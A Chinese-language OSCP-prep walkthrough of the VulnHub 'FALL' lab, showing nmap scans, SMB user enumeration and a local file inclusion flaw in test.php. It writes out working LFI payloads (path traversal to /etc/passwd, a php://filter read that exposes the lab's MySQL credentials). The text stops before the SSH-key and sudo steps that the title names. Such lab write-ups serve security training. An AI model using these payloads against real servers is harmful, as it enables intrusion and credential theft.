oscp备考,oscp系列——FALL靶场,LFI漏洞+读取`.ssh/id_rsa`密钥文件,sudo提权
·
公众号:泷羽Sec-尘宇安全
前言
oscp备考,oscp系列——FALL靶场,LFI漏洞+读取.ssh/id_rsa密钥文件,sudo提权
难度简单
- 对于低权限shell获取涉及:LFI漏洞+读取
.ssh/id_rsa密钥文件 - 对于提权:sudo提权
下载地址:
https://www.vulnhub.com/entry/digitalworldlocal-fall,726/
nmap
主机发现
└─# nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 16:31 CST
Nmap scan report for 192.168.56.1
Host is up (0.00045s latency).
MAC Address: 0A:00:27:00:00:16 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00040s latency).
MAC Address: 08:00:27:EB:66:6C (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0012s latency).
MAC Address: 08:00:27:0D:87:DA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.02 seconds
端口扫描
└─# nmap --min-rate 10000 -p- 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 16:45 CST
Nmap scan report for 192.168.56.103
Host is up (0.00096s latency).
Not shown: 65500 filtered tcp ports (no-response), 22 filtered tcp ports (host-prohibited)
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
111/tcp   closed rpcbind
139/tcp   open   netbios-ssn
443/tcp   open   https
445/tcp   open   microsoft-ds
3306/tcp  open   mysql
8000/tcp  closed http-alt
8080/tcp  closed http-proxy
8443/tcp  closed https-alt
9090/tcp  open   zeus-admin
10080/tcp closed amanda
10443/tcp closed cirrossp
MAC Address: 08:00:27:0D:87:DA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds


└─# nmap --min-rate 10000 -p- 192.168.56.103 -sU
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 16:48 CST
Warning: 192.168.56.103 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
All 65535 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 65454 open|filtered udp ports (no-response), 81 filtered udp ports (host-prohibited)
MAC Address: 08:00:27:0D:87:DA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 75.82 seconds
详细端口扫描
└─# nmap -sV -sT -sC -O -p$ports 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 16:51 CST
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.8 (protocol 2.0)
| ssh-hostkey:
|   2048 c5:86:f9:64:27:a4:38:5b:8a:11:f9:44:4b:2a:ff:65 (RSA)
|   256 e1:00:0b:cc:59:21:69:6c:1a:c1:77:22:39:5a:35:4f (ECDSA)
|_  256 1d:4e:14:6d:20:f4:56:da:65:83:6f:7d:33:9d:f0:ed (ED25519)
80/tcp   open  http        Apache httpd 2.4.39 ((Fedora) OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3)
|_http-title: Good Tech Inc's Fall Sales - Home
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.39 (Fedora) OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3
|_http-generator: CMS Made Simple - Copyright (C) 2004-2021. All rights reserved.
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
443/tcp  open  ssl/http    Apache httpd 2.4.39 ((Fedora) OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2019-08-15T03:51:33
|_Not valid after:  2020-08-19T05:31:33
|_http-title: Good Tech Inc's Fall Sales - Home
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.39 (Fedora) OpenSSL/1.1.0i-fips mod_perl/2.0.10 Perl/v5.26.3
|_http-generator: CMS Made Simple - Copyright (C) 2004-2021. All rights reserved.
445/tcp  open  netbios-ssn Samba smbd 4.8.10 (workgroup: SAMBA)
3306/tcp open  mysql       MySQL (unauthorized)
9090/tcp open  http        Cockpit web service 162 - 188
|_http-title: Did not follow redirect to https://192.168.56.103:9090/
MAC Address: 08:00:27:0D:87:DA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAIDiator 4.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidiator:4.2.28
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FALL; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-02-18T08:51:46
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.8.10)
|   Computer name: fall
|   NetBIOS computer name: FALL\x00
|   Domain name: \x00
|   FQDN: fall
|_  System time: 2025-02-18T00:51:45-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 2h39m58s, deviation: 4h37m09s, median: -2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.81 seconds
信息收集
web页面,80

从信息中得到一个人名qiu
cms识别一下

CMS-Made-Simple[2.2.15]


发现存在rce
查看一下,发现需要登录后台才行
目录扫描

发现扫描出来很多东西,全部都看了一下,发现访问
http://192.168.56.103/test.php
提示缺少参数


首先猜测是否是文件包含或者后门,猜测是file尝试发现
http://192.168.56.103/test.php?file=./index.php
成功访问了index.php
参数爆破,ffuf
也可以进行参数爆破
ffuf -u http://192.168.56.103/test.php?FUZZ=../../../../../../etc/passwd -w /usr/share/dirb/wordlists/common.txt -fs 0 -b PHPSESSID=j84m7elnuclvm9ipb8nbse5quc >fuzz.txt
使用head显示前面10行,查找规律,发现大小一般都为80,使用grep过滤
cat fuzz.txt | grep -v "80"

发现参数为file
smb,139&445
共享文件
└─# smbclient  -L 192.168.56.103
Password for [WORKGROUP\kali]:
Anonymous login successful

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	IPC$            IPC       IPC Service (Samba 4.8.10)
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
	SAMBA                FALL
用户名枚举

┌──(root㉿192)-[/home/kali/桌面/测试]
└─# awk -F '\' 'NF>1{print $2}' 1.txt | awk 'NF>0{print $1}' > output.txt

┌──(root㉿192)-[/home/kali/桌面/测试]
└─# cat output.txt
*
Administrators
Users
Guests
Power
Account
Server
Print
qiu
nobody
None
漏洞利用
LFI漏洞,读取.ssh/id_rsa密钥文件
目录扫描发现有config.php文件,使用php伪协议读取一下
http://192.168.56.103/test.php?file=php://filter/read=convert.base64-encode/resource=config.php

base64解密一下,得到mysql的账号和密码
$config['db_username'] = 'cms_user';
$config['db_password'] = 'P@ssw0rdINSANITY';

不过mysql应该只开了仅本地登录,连接不上,尝试读取一个用户的密钥试试ssh连接
http://192.168.56.103/test.php?file=../../../../../../etc/passwd
发现qiu用户权限比较高
